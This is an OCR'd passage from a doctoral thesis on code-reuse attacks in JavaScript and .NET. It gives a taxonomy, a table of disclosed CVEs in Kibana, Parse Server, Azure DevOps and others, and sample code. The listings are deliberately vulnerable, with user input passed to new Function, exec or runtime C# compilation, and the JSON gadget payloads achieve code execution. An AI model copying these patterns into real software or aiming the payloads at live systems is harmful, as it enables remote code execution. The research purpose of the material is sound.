


Figure 3.3: Taxonomy of the code-reuse attacks in managed programming languages and runtimes.

function to handle GET requests. The `queryParams` argument contains the user-provided parameters. Line 2 creates a new function with source code that a user sends in the request and stores the function in a variable. This illustrates the *Code Injection* weakness, where the application constructs a code segment using externally-provided input from a user or an upstream component [142]. However, only Line 3 executes the created function by calling the value of the variable `userFunction`, allowing an attacker to send arbitrary code as a user and have it evaluated on the web server with the application's privileges. This line represents a *gadget*. Exploiting the code injection is not possible if the application does not have the `userFunction()` call in the existing code. Therefore, we have two exploit primitives in this small code fragment, both of which are required for a successful attack on the web application. The real gadgets can be more complex, as we will see later, and generally require studying and developing specific tools for discovering such code fragments.

```
1  function getRequestHandler(queryParams)  {
2    const userFunction = new Function(queryParams.code)
3    userFunction()
4  }
```

Listing 3.2: Example of a code-reuse attack in JavaScript.

Listing 3.3 presents a simple *command injection* attack, which is not included in our taxonomy of code-reuse attacks. We use this example to clearly demonstrate the differences between injection and code-reuse attacks. The GET request handler takes parameters from the user's request and executes a new process. Line 3 starts a new process with a user-controlled process name and arguments via the `command` parameter of the GET request. This is an instance of the *OS Command Injection* weakness, where the application constructs an OS command using externally-influenced input from a user or an upstream component [141]. This `exec` call is the only required exploit primitive for a successful attack. Thus, we do not classify it as a code-reuse attack.

```
1  const { exec } = require("child_process")
2  function getRequestHandler(queryParams) {
3    exec(queryParams.command)
4  }
```

Listing 3.3: Example of an OS command injection attack in JavaScript.

The attackers' high-level goal is to conduct a code-reuse attack when simpler attacks, such as direct code or command injections, are not possible. They can target any kind of application: client-side or server-side web applications, command line interfaces, or desktop applications. Figure 3.3 presents the entire taxonomy that refines the high-level goal to specific code patterns that allow achieving the goal. We summarize the first-level subgoals below and consider the required language features with examples to perform the attacks in the following sections.

Code injection If a language allows programmers to generate code for functions or methods at runtime, and a program calls the runtime-created function, then an attacker can achieve the code injection subgoal. Managed languages usually do not provide features that allow an attacker to corrupt existing code, unlike unsafe languages. However, reflection or the language itself can provide APIs for creating new functions and methods. Since a method is a special case of a function, namely a function with the first argument pointing to the object to which the method is applied, we will use the term *function* to describe methods as well.

Call-flow hijacking In contrast to unsafe languages where attackers can overwrite arbitrary code pointers through memory bugs, managed languages ensure that code pointers can not be corrupted. However, an attacker can still overwrite a function pointer or create an object of an arbitrary type. In the first case, the overwritten function pointer will then point to a function chosen by the attacker. In the second case, if the attacker controls an object type, they dictate which method will be called through a virtual call for that object. Despite numerous restrictions and type safety constraints, which typically limit them to existing functions with the same signature, attackers can still hijack the call-flow to invoke methods unexpected by the programmer. If an attacker reaches a call to a dangerous method, such as spawning a process with the attacker-controlled name and arguments, call-flow hijacking can result in arbitrary code execution.

Data-only When an attacker can modify only data, such as variable or object property values, it can still lead to significant security impacts on the system. A simple scenario involves an attacker modifying data that reaches a dangerous function, similar to any injection attack. While this situation does not fall under the category of code-reuse attacks due to its single-ingredient nature, more complex data manipulations can exhibit all the characteristics of a code-reuse attack. If an attacker modifies the shared state of a program, such as changing the values of static properties, and the altered properties are later used in code that is not designed to handle these changes, a more advanced attack can occur. In this scenario, the attacker manipulates the program's state in ways the programmer did not anticipate. This unexpected state can then impact the behavior of unrelated functions, potentially leading to a code-reuse attack.

Real-world impact Based on our designed taxonomy and the identified vulnerable code patterns in C# and JavaScript, we have developed tools to detect the described weaknesses and gadgets. These tools allow us to examine the prevalence of such patterns in application code, their packages, and runtimes. We have also assessed the taxonomy's effectiveness in detecting vulnerabilities in real-world applications by using the tools and conducting manual analysis to identify and exploit vulnerabilities in high-profile applications. Our studies have resulted in the discovery of 20 new vulnerabilities, with severities ranging from High to Critical, which we have reported to the vendors.

Table 3.1 lists all detected vulnerabilities and the language features they ex-

Report	CVSS	Application	Attack	Features	Publication
CVE-2019-0866	Critical 9.6	Azure DevOps 2019	XSS + RCE	L2.1.2 L2.2.1 L2.2.2	Paper A: Serial Detector [191]
CVE-2019-0872	Critical 9.0				
CVE-2019-1306	Critical 9.8		RCE		
V-2021-0001	High 8.9	npm-cli 8.1.0	RCE	L3.1.1 L3.2.2	Paper B: Silent Spring [194]
V-2021-0002	High 8.9				
CVE-2022-24760	Critical 10	Parse Server 4.10.6	RCE + RC	L3.1.1 L3.3.1	
CVE-2022-39396	Critical 9.8	Parse Server 5.3.1		L3.1.1 L3.3.1 L1.1.1 L1.2.2	
CVE-2022-41878	Critical 9.1				
CVE-2022-41879	Critical 9.1				
V-2022-0001	Critical 10			L3.1.1 L3.2.2	
CVE-2023-23917	High 8.6	Rocket.Chat 5.1.5	RCE + RC	L3.1.1 L3.3.1 L1.1.1 L1.2.2	
CVE-2023-31414	High 8.2	Elastic Kibana 8.7.0	RCE + RC	L3.1.1 L3.2.2	Paper D: GHunter [42]
CVE-2023-31415	Critical 9.9			L3.1.1 L3.2.2 L3.3.1	Paper C: Dasty [196]
CVE-2023-38155	High 7.0	Azure DevOps 2022	LPE	L2.1.2 L2.2.1 L2.2.2	Doctoral Thesis
V-2024-0001	Critical 9.9	Elastic Kibana 8.14.1	RCE + RC	L3.1.1 L3.1.2 L3.2.2 L3.3.1	
CVE-2024-37287	Critical 9.1			L3.1.1 L3.2.2 L3.3.1	
V-2024-0002	High 7.2				
CVE-2024-37288	Critical 9.9	Elastic Kibana 8.15.0	RCE	L1.1.1 L1.2.2	
CVE-2024-37285	Critical 9.1				
V-2024-0003	Critical 9.1				

Table 3.1: Disclosed vulnerabilities leading to code-reuse attacks.

ploit. The first developed tool, SerialDetector [191], analyzes .NET compiled assemblies for *W2.1: Function pointer modification* weaknesses and the gadgets that allow *G2.2: Invocation of modified pointer* for exploiting call-flow hijacking attacks. We identified 3 vulnerabilities that lead to RCE in Microsoft Azure DevOps 2019 and validated the gadgets in the .NET Framework and popular third-party deserializers.

While working on data-only attacks, we developed Silent Spring [194], GHunter [42], and Dasty [196]. These tools detect *prototype pollution* vulnerabilities and their gadgets in the code of Node.js [66], Deno [83] runtimes, and NPM packages. The detected weaknesses and gadgets allowed us to exploit and report 10 vulnerabilities in popular open-source products, including npm-cli [156], Parse Server [164], Rocket.Chat [172], and Elastic Kibana [27].

As a result of the taxonomy, we have also on discovered new exploit primitives. We have re-examined Elastic Kibana through the lens of our taxonomy to detect and exploit 3 vulnerabilities leading to code injection attacks. Our deeper understanding of the vulnerable code patterns enabled us to exploit the addi-




Figure 3.4: Disclosed vulnerabilities aline with the attacker model.

tional prototype pollution vulnerabilities that seemed unexploitable during our initial analysis of Kibana source code. Sections 3.3, 3.4, and 3.5 provide detailed descriptions of the vulnerabilities and exploit chains, demonstrating the practical application of our methodology, tools, and taxonomy.

Attacker model We match all detected vulnerabilities with the described attacker model in Figure 3.4 to illustrate their impact and simplify the understanding of the exploitation details. The model highlights six of the most critical unauthenticated RCEs in Microsoft Azure DevOps, Parse Server, and npm-cli. Three of these can be exploited by a user of Parse Server without any privileges by crafting a payload and sending it in a request to the application. The other three vulnerabilities are exploited via access to an external service that provides

malicious data to Microsoft Azure DevOps and the npm-cli package manager.

A user with low privileges could exploit three detected RCEs in Elastic Kibana and two RCEs in Microsoft Azure DevOps by chaining them with XSSs. Additionally, one vulnerability is an LPE in Microsoft Azure DevOps that could be exploited by a user with low privileges on the same machine. Finally, eight vulnerabilities in Elastic Kibana, Rocket.Chat, and Parse Server could be triggered by administrators of these web applications, primarily targeting the infrastructure where the applications are deployed.

3.3 Code Injection Attacks

As described in the taxonomy in Figure 3.3, an attacker can achieve arbitrary code execution via *A1* code injection. The language should have two features: dynamic code generation and execution of the generated code. The first ingredient of the attack, dynamic code generation, can be implemented by creating new functions with code controlled by the user. In this case, the program has a *code injection* weakness when it allows user input to contain code syntax and pass the input to an API that creates a function without proper validation. Thus, the dynamic code generation feature leads to a code injection weakness in the program.

The second ingredient, execution of the generated code, is a fundamental feature in any language. The language should allow calling the injected function. Languages generally do not distinguish between dynamically generated functions and those explicitly defined in the source code by a programmer. Therefore, any function call permits an attacker to execute the injected code.

Exploit Primitives

The taxonomy refines two exploit primitives for code injection attacks: the weakness *W1.1*, which allows an attacker to inject code into the program, and the gadget *G1.2*, which evaluate the injected code.

JavaScript language and runtime features for W1.1 weakness A call to the `Function` constructor with improper validation of either the function body or the arguments list exhibits the *W1.1* weakness. Listing 3.4 shows the weakness code pattern *L1.1.1* through the instantiation of new functions using `new Function()` on lines 1, 4, 5, and 6. These lines represent the assignments of dynamically-created functions to the variable `foo` and the properties of the object `obj`. Additionally, the code creates a new function via a constructor call as a method without the `new` operator, as shown in line 10.

Another API executing JavaScript code dynamically is the `vm` module, which enables compiling and running code within V8 Virtual Machine contexts. Line 13 represents the `vm.compileFunction` call, which also creates a new function with the provided code at runtime.

The shown code does not validate the values of `arg` and `body`. Therefore, if an attacker controls these values, they can inject arbitrary code into the new functions. For `body`, the runtime evaluates any valid JavaScript code when the function is invoked. For `arg`, JavaScript allows the use of an expression as a default value for function arguments. The runtime evaluates the argument's default value when the function invocation does not pass a value for that argument.

```
1  var foo = new Function(arg, body)
2
3  var obj = {
4    toJSON: new Function(arg, body),
5    valueOf: new Function(arg, body),
6    toString: new Function(arg, body)
7  }
8
9  var func = function () { }
10 var foo = func.constructor(arg, body)
11
12 var vm = require("vm")
13 var foo = vm.compileFunction(body)
```

Listing 3.4: JavaScript code patterns of the code injection attack.

JavaScript language and runtime features for G1.2 gadget The injected code evaluation of the *G1.2* gadget can be represented as *explicit* or *implicit* function invocation. The explicit invocations in JavaScript are either a direct call of a function by its name, as shown in line 1 of Listing 3.5, or calls via `Function.prototype.call` and `Function.prototype.apply` [113] in the following two lines. The `call` and `apply` methods of function instances call the function with a given `this` value and arguments.

```
1  foo()
2  foo.call(null, 1)
3  foo.apply(null, [1])
4
5  JSON.stringify(obj)              // toJSON called
6  var val = 42 + obj               // valueOf or toString called
7  var str = `TEXT: ${obj}`         // toString called
8  var any = {}
9  any[obj]                         // toString called
10
11 any.__defineGetter__("aaa", foo)
12 any.aaa
13 any.__defineSetter__("bbb", foo)
14 any.bbb = 1
```

Listing 3.5: JavaScript code patterns of the code injection attack.

When the application code does not explicitly call the generated function, but an attacker controls the method name of the injected function, they can abuse implicit function calls. These implicit function invocations can be hidden within the internal code implementation. An example of this is the `JSON.stringify` [116]

static method, which converts a JavaScript value to a JSON string. If any property of the converting object, or the object itself, has a `toJSON` method, `JSON.stringify` calls `toJSON` to use the return value instead of the default string representation. Another example is *implicit type coercion*, which automatically converts values from one data type to another, such as strings to numbers [123]. In line 6, the code implicitly calls either `obj.valueOf` or `obj.toString` to convert the object type to a primitive type. When using template literals, as shown in line 7, JavaScript implicitly converts objects to strings, subsequently invoking `obj.toString`.

Another case of an implicit `toString` call is *computed property names* [118], shown in line 9 of Listing 3.5. When code have an object in square brackets `[]`, that object will be converted to a string and used as a property name. Thus, the JavaScript runtime calls the `toString` method to get a property name if the object defines this method.

Code can define getter and setter functions for accessing property values using the `Object.defineProperty` call [120] or the legacy methods `__defineGetter__` and `__defineSetter__`, as illustrated in lines 11 and 13. These APIs bind an object property to a function, which is invoked whenever the property is accessed, as demonstrated in lines 12 and 14.

Other implicit function invocations are not as useful for attackers because they require specific syntax to define the function that triggers the injected code. This syntax could pertain directly to the injected function or to another function in a call chain leading to the injected function. Methods with names defined as Symbol values [122], such as `Symbol.iterator` and `Symbol.toPrimitive`, cannot be implicitly converted to a `Symbol` at runtime. Consequently, these method names must be explicitly defined in the source code by a programmer. Additionally, property getters and setters can be defined using the `get` and `set` keywords in the original source code, for example, with the syntax `{ get prop() { /*...*/ } }`.

Our study of code-reuse attacks via code injection reveals that they typically exploit the explicit use of the `new Function()` constructor call [16]. Through comprehensive studies of code patterns susceptible to code-reuse attacks, we present several sophisticated examples that achieve arbitrary code execution without using the `new Function()` syntax. Listing 3.6 shows a simple function `pipeline` that takes two arguments: a string value that the function transforms using the methods of the value object, and a list of methods for transformation passed as the second argument, which consists of steps in an array. Line 2 enumerates the steps in the array, and line 3 calls a method of the `value` object by the passed function name (`func` property) and arguments (`args`) in the step. The following code demonstrates the usage of the `pipeline` function. The expression is a parsed JSON object with two steps, which concatenates the initial value with `"def"` and transforms the result to upper case, returning `"ABCDEF"` as the result.

In Listing 3.6, we assume that an attacker controls the data in the `input` variable. Although the example source code does not have a `new Function`

```
1  function pipeline(value, expression) {
2    for (const step of expression)
3      value = value[step.func](...step.args)
4
5    return value
6  }
7
8  const input = `[
9    { "func": "concat", "args": ["def"] },
10   { "func": "toUpperCase", "args": [] }
11 ]`
12
13 pipeline("abc", JSON.parse(input))  // returns "ABCDEF"
```

Listing 3.6: JavaScript code injection attack example I.

call, the `pipeline` function is vulnerable and leads to a code injection attack. As the first step, the attacker obtains a function object as the result of the call `Object.prototype.__lookupGetter__` with `__proto__` as an argument. The `__lookupGetter__` call returns a getter for the `__proto__` property of any object, including strings. This step stores the received function in `value`. As the second step, they call the `constructor` function with injected code as an argument, which stores the created function in `value`. Finally, they invoke the `call` method of the created function to evaluate the injected code.

The following JSON code snippet represents the full payload of this attack:

```
[
  { "func": "__lookupGetter__", "args": ["__proto__"] },
  { "func": "constructor", "args": ["console.log('Injection!')"] },
  { "func": "call", "args": [] }
]
```

The source code in Listing 3.6 represents both the *W1.1* weakness and the *G1.2* gadget in line 3. This code allows an attacker to execute arbitrary methods on the return value of the previous method call. While this assumption seems strong for code in real applications, a programmer must ensure that `value`, which is overwritten by the return value at every step, does not have any dangerous functions and will not acquire them in the future. We now relax this assumption and demonstrate another possible implementation of the pipeline that executes a sequence of only *allowed* methods.

Listing 3.7 demonstrates an implementation of a pipeline function (lines 15-23) that evaluates functions from the `actions` object based on the expression in its argument. The code groups the actions by *namespaces*, which are nested objects that contain programmer-defined functions only. For instance, the `date` namespace consists of functions for working with dates. Line 6 defines a function that returns the current date. Lines 7-11 define a function that returns the day name of the passed date argument. For our demonstration, it does not matter

```
1  const actions = {
2    text: {
3      concat: (a, b) => a + b
4    },
5    date: {
6      now: () => new Date(),
7      dayName: (date) => {
8        const days = ["Sunday", "Monday", "Tuesday", "Wednesday",
9          "Thursday", "Friday", "Saturday"];
10       return days[date.getDay()];
11     }
12   }
13 }
14
15 function pipeline(node) {
16   if (typeof node !== "object")
17     return node
18
19   const { action, args = [] } = node
20   const [ namespace, func ] = action.split(".")
21   const evaluatedArgs = args.map(pipeline)
22   return actions[namespace][func](...evaluatedArgs)
23 }
24
25 const input = `{
26   "action": "text.concat",
27   "args": [
28     "Today: ",
29     {
30       "action": "date.dayName",
31       "args": [ {"action": "date.now"} ]
32     }
33   ]
34 }`
35
36 pipeline(JSON.parse(input))
```

Listing 3.7: JavaScript code injection attack example II.

which functions are implemented in the `actions` object.

The pipeline function returns the input argument as is, if the argument has a primitive type, such as a string (line 17). Otherwise, it recursively calls `pipeline` for all arguments in line 21. Then it reads the required function from the `actions` object and invokes this function with the already evaluated arguments in line 22. The following lines show a simple expression in JSON format that concatenates `"Today: "` with the current day name. For instance, if we run this code on Sunday, we get the result string "Today: Sunday".

We assume that an attacker controls the value of the `input` variable. Let us detail line 22, which represents the code pattern of the *W1.1* weakness, `func.constructor(arg, body)`. An attacker should provide the name of any

built-in Object function as *namespace* and `constructor` as *action*. By controlling `args`, they can create a function with arbitrary code. However, the code in Listing 3.7 does not evaluate the created function directly. Thus, we need to provide a *gadget* that triggers the function with the attacker-controlled code to exploit this weakness.

An attacker can use the payload from the following JSON code snippet to make an implicit call:

```
1  {
2    "action": "text.pwn",
3    "args": [{
4        "action": "text.__defineGetter__",
5        "args": [
6          "pwn", {
7            "action": "toString.constructor",
8            "args": [ "console.log('Injected!'); return () => {};" ]
9          }
10       ]
11   }]
12 }
```

The JSON object in lines 7-8 allows an attacker to create a new function and passes it as the second argument of the `__defineGetter__` object's method. The method creates a new property `pwn` with the attacker-created getter. Then, reading the `pwn` property, as described in line 2, triggers the injected function via the implicit call of the getter. Thus, the pipeline function in Listing 3.7 is also vulnerable to code injection attacks without an explicit call to `new Function()` in the original source code.

C# language and .NET runtime features for W1.1 weakness The .NET API offers methods to generate executable code at runtime. It supports input code written in C# and other .NET languages, such as Visual Basic and F#. The dynamically generated code is not limited to a single function; users can pass code that includes classes with various methods and properties. We demonstrate two examples of such an API, one for a Windows-only version of .NET, known as .NET Framework, and another for the cross-platform .NET Core.

In the first lines of Listing 3.8, we define the `ICommand` interface, which is used in the subsequent examples. This interface represents the *Command* design pattern [69] and includes the `Execute` method defined in line 2. The dynamically generated code implements this interface, causing any virtual call to `ICommand.Execute` to trigger the dynamically-defined function.

Listing 3.8 demonstrates dynamic code generation using `CodeDomProvider` in the .NET Framework. The `BuildDynamicCommand` function generates an implementation of the `ICommand` interface and returns it. The function embeds code from the passed argument into the `ICommand.Execute` method, shown in line 9. The `assemblyCode` variable (lines 6-10) contains the complete source code for the new dynamically generated assembly. This source code is then compiled into an assembly in line 19. Using the Reflection API, the code instantiates

```
1  public interface ICommand {
2    void Execute();
3  }
4
5  public ICommand BuildDynamicCommmand(string code) {
6    string assemblyCode = @"
7    using System;
8    public class DynamicCommand : ICommand {
9      public void Execute() {" + code + @"}
10   }";
11
12   var options = new CompilerParameters {
13     GenerateExecutable = false,
14     GenerateInMemory = true
15   };
16
17   options.ReferencedAssemblies.Add(Assembly.GetExecutingAssembly().Location);
18   var provider = CodeDomProvider.CreateProvider("CSharp");
19   var results = provider.CompileAssemblyFromSource(options, assemblyCode);
20   var assembly = results.CompiledAssembly;
21   var dynamicCommandType = assembly.GetType("DynamicCommand");
22   return (ICommand) Activator.CreateInstance(dynamicCommandType);
23 }
```

Listing 3.8: C# code pattern of the code injection attack in .NET Framework.

the dynamically generated class, returning it as an `ICommand` implementation in line 22. Consequently, if an attacker can control the `code` argument of the `BuildDynamicCommand` function, they can inject any code into the dynamic assembly. Any call to the `Execute` method of the returned object invokes the injected code.

Listing 3.9 demonstrates an API in .NET Core leading to code injection. This example also defines the `BuildDynamicCommmand` function, which returns a dynamically generated implementation of the `ICommand` interface. In line 5, the function concatenates the C# source code with a template that implements the *Command* pattern. The final source code in the `assemblyCode` variable is parsed into an abstract syntax tree representation in line 8 and compiled into a dynamic assembly in line 13. To use this generated assembly in the application, the code in line 22 loads the assembly via the Reflection API. Lines 23-24 demonstrate obtaining the generated class, creating an instance of this class, and returning it as the result of the function. An attacker should control the `code` argument of the `BuildDynamicCommmand` function and trigger the `ICommand.Execute` execution of the returned value to exploit the code injection attack and achieve arbitrary code execution.

C# language and .NET runtime features for G1.2 gadget Since the injected code is not constrained to one method, as demonstrated in our examples, an attacker can insert code and declare any methods which an application ex-

```
public ICommand BuildDynamicCommmand(string code) {
  string assemblyCode = @"
  using System;
  public class DynamicCommand : ICommand {
    public void Execute() {" + code + @"}
  }";

  var syntaxTree = CSharpSyntaxTree.ParseText(assemblyCode);
  var references = AppDomain.CurrentDomain.GetAssemblies()
    .Where(assembly => !assembly.IsDynamic)
    .Select(assembly => MetadataReference.CreateFromFile(assembly.Location));

  CSharpCompilation compilation = CSharpCompilation.Create(
    "DynamicAssembly",
    new[] { syntaxTree },
    references,
    new CSharpCompilationOptions(OutputKind.DynamicallyLinkedLibrary)
  );

  using (var ms = new MemoryStream()) {
    var result = compilation.Emit(ms);
    var assembly = Assembly.Load(ms.ToArray());
    var dynamicCommandType = assembly.GetType("DynamicCommand");
    return (ICommand) Activator.CreateInstance(dynamicCommandType);
  }
}
```

Listing 3.9: C# code pattern of the code injection attack in .NET Core.

ecutes either explicitly or implicitly. We categorize these *explicit* and *implicit* function invocations as the *G1.2* gadget in our taxonomy.

In C#, an explicit invocation is a method call by its name, which can be either a non-virtual or a virtual call, such as the invocation of the `Execute` method from our examples. The application performs a virtual call via the `ICommand` interface and evaluates the injected code. Additionally, method calls can be expressed through the reflection API, such as `Invoke` [135], which invokes the method or constructor represented by the current instance using specified parameters.

Implicit invocations occur through the internal mechanisms of the .NET runtime. For instance, the garbage collector performs final clean-up of resources managed by a class when an instance of the class is being collected, executing a class finalizer [130] in the process. An attacker can define a finalizer named `~DynamicCommand()`, which the garbage collector guarantees to call for any instance of the `DynamicCommand` class. Similar to JavaScript, C# supports setter and getter methods for properties. If an attacker injects code into these methods or defines custom properties, any assignment or property value read triggers the setter and getter methods respectively. The .NET platform also defines several interfaces whose methods are called implicitly by the internal code of its API implementation. For example, the `IEnumerable` interface exposes an enu-

merator [133]. If an object implements `IEnumerable`, then a `foreach` loop and Language Integrated Query (LINQ) [131] call the enumerator's methods when iterating through the elements of the collection represented by the object. Another example is the `ISerializable` interface, which allows an object to control its own serialization and deserialization through the built-in serialization process. For objects implementing this interface, the built-in binary or XML serializers call the `GetObjectData` method during serialization to populate the supplied output data with all necessary information to represent the object [136].

Related Work

The previous works [31, 32, 70, 106, 150, 151, 202] that study code injections primarily focus on the injection points, referred to as *weaknesses* in our taxonomy, while largely ignoring the necessary *gadgets*, required to evaluate the injected code. Most works consider *code* and *command* injection attacks as a single class of attacks with different injection points, i.e. sinks. Sinks such as `eval` in JavaScript evaluate the injected code directly, whereas `new Function` creates functions without immediate execution. This simplification makes sense when the created function can be evaluated easily through subsequent call instructions in the code. Dahse et al. [51] investigate second-order vulnerabilities, which occur when an attack payload is initially stored by the application on the web server and later used in a security-critical operation. They introduce an automated static code analysis approach to detect second-order vulnerabilities and related multistep exploits in web applications. While their approach is evaluated on SQL injections, XSS, path traversal, and arbitrary file writing vulnerabilities, it can also be extended to code injections.

The detection of code injection attacks has been extensively studied in the context of the security of JavaScript web applications [31, 32, 70, 106, 150, 151, 202]. Staicu et al. [202] propose using intra-procedural data flow static analysis to infer runtime policies for injection sinks. Nielsen et al. [150] present feedback-driven abstract interpretation as a method for identifying injection vulnerabilities in Node.js applications. In a more recent study, Nielsen et al. [151] illustrate the use of modular call graphs to minimize false positives in software composition analysis. Li et al. [105, 106] introduce flow- and context-sensitive static analysis using object dependency graphs to uncover prototype pollution, path traversal, and various injection vulnerabilities, including code injections. Gauthier et al. [70] perform dynamic analysis of Node.js modules and applications through gray-box taint analysis, detecting data flows from untrusted sources to security-sensitive sinks, thereby modeling injection vulnerabilities. Cassel et al. [31, 32] apply scalable dynamic taint analysis with algorithmically optimized propagation policies to conduct large-scale evaluations of NPM packages.

Beyond studying the root causes of code injection vulnerabilities, some research addresses the practical aspects of exploiting these vulnerabilities in specific libraries, such as serializers and web template engines. The blog posts [81, 213]

describe the exploitation of known insecure deserialization issues in JavaScript packages, which allow an attacker to create and evaluate a function from serialized data. Another class of vulnerabilities is Server-Side Template Injection (SSTI), which occurs when an attacker can inject malicious code into a template rendered to HTML on the server. The blog posts [6, 74, 91, 100, 168] present details of SSTIs in popular Node.js template engines such as Handlebars, Jade, JsRender, Nunjucks, and PugJs.

For the .NET platform, previous work has studied injection vulnerabilities as a general domain and proposed methodologies and tools for their detection, which can be extended to code injection attacks. Fu et al. [68] propose the design of a symbolic execution framework for .NET bytecode of ASP.NET web applications to identify SQL injection vulnerabilities. Doupé et al. [59] implement a semantics-preserving static refactoring analysis to separate code and data in .NET binaries with the goal of protecting legacy applications from server-side XSS attacks. Although dynamically generated code is not broadly used in .NET applications, features such as server-side template engines require runtime code generation and can be exploited for code injection attacks. Blog posts [154, 178, 184,211] discuss SSTI attacks and their prevention in ASP.NET Razor and custom web template engines.

Contributions

In this doctoral thesis, we analyze the source code of the popular web application, Elastic Kibana [27]. Kibana is source-available software designed for data visualization. This project has a large code base written in TypeScript, comprising more than 10 million lines of code (LoCs), including its dependencies. It operates using Node.js to run a web server and provides a dashboard UI as well as a Web API for users. We chose Kibana due to its rich features for data transformation, which typically increase the possibility of discovering weaknesses and gadgets that may enable code-reuse attacks.

In Silent Spring [194], we focus on improving CodeQL [84] to enhance the efficiency of JavaScript and TypeScript static analysis. The improved version of CodeQL achieves high recall and precision metrics in detecting prototype pollution vulnerabilities, which we discuss in Chapter 4. We adopted the improved version of CodeQL to develop new queries for detecting specific code injection patterns in the source code of Kibana and its dependencies.

Kibana uses the `js-yaml` serializer [153] to parse YAML documents and convert them into JavaScript objects. We identified a code pattern in this serializer related to *L1.1.1*, where JavaScript functions are created at runtime with their bodies defined in a parsed YAML document. The default configuration of `js-yaml` supports the deserialization of functions, posing security risks when the library is used with untrusted data. The maintainers of `js-yaml` are aware of these risks and have implemented two functions for YAML deserialization: `load`,

which allows the deserialization of JavaScript-specific types, including functions, and `safeLoad`, which supports only standard YAML tags and types.

We detected three vulnerabilities leading to code injection attacks against Kibana. The first, CVE-2024-37288, allows a user with low privileges to inject strings from the request's parameters into a YAML document and deserialize it using the unsafe `load` function. Kibana then includes the deserialized object in the HTTP response by converting it to a JSON string representation using `JSON.stringify`. This process triggers the *W1.1* weakness, returning a JavaScript object with the injected `toJSON` function. This function is then evaluated by triggering the *G1.2* gadget through an implicit call, leading to an RCE attack.

CVE-2024-37285 and V-2024-0003 require administrator privileges to upload a malicious YAML document. An attacker triggers YAML deserialization by a `load` function call through sending an HTTP request. The request handler invokes the `toJSON` function of the deserialized object, as seen in the CVE-2024-37288 case, leading to RCE. Although these vulnerabilities require high privileges, resulting in a lower severity rating with a CVSS score of 9.1, they could still be exploited by an attacker to gain access to the Elastic Cloud infrastructure.

We reported the vulnerabilities to the vendor according to the responsible disclosure policy. Elastic has fixed them and released the patches in Kibana version 8.15.1 [26].

3.4 Call-Flow Hijacking Attacks

